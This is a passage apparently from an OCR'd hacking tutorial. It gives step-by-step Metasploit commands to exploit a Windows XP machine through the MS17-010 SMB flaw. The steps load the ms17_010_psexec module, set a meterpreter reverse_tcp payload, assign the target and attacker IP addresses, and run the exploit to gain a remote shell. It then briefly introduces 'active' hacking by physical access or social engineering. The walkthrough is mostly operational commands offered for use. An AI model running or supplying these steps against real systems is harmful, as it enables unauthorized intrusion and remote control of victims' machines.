


You can see that RHOST is empty. So assign RHOST


Type set RHOST <target IP>



Type run




Type search ms17-010





Type use exploit/windows/smb/ms17_010_psexec

Type set payload windows/meterpreter/reverse_tcp

Type show options









You can see that RHOST and LHOST is blank. So you need to assign RHOST (IP address of target) and LHOST (IP address of attacker machine).

Type set RHOST <IP address of target>

Type set LHOST <IP address of attacker>




Now, everything is set. Type exploit




It will start injecting the payload in your target machine remotely. You will get meterpreter> that means you have successfully exploited the Windows XP machine.

Type sysinfo to get the system information.



Type help to get the list of options, which can be performed on the target machine.

This was all about the passive method of system hacking.




5.4 Active System Hacking:


In passive system hacking, we exploited the operating system without even touching the system. However, in active system hacking, we need physical access for a certain amount of time to the operating system or we will have to use social engineering to make the payload execute at target operating system.

Process:-

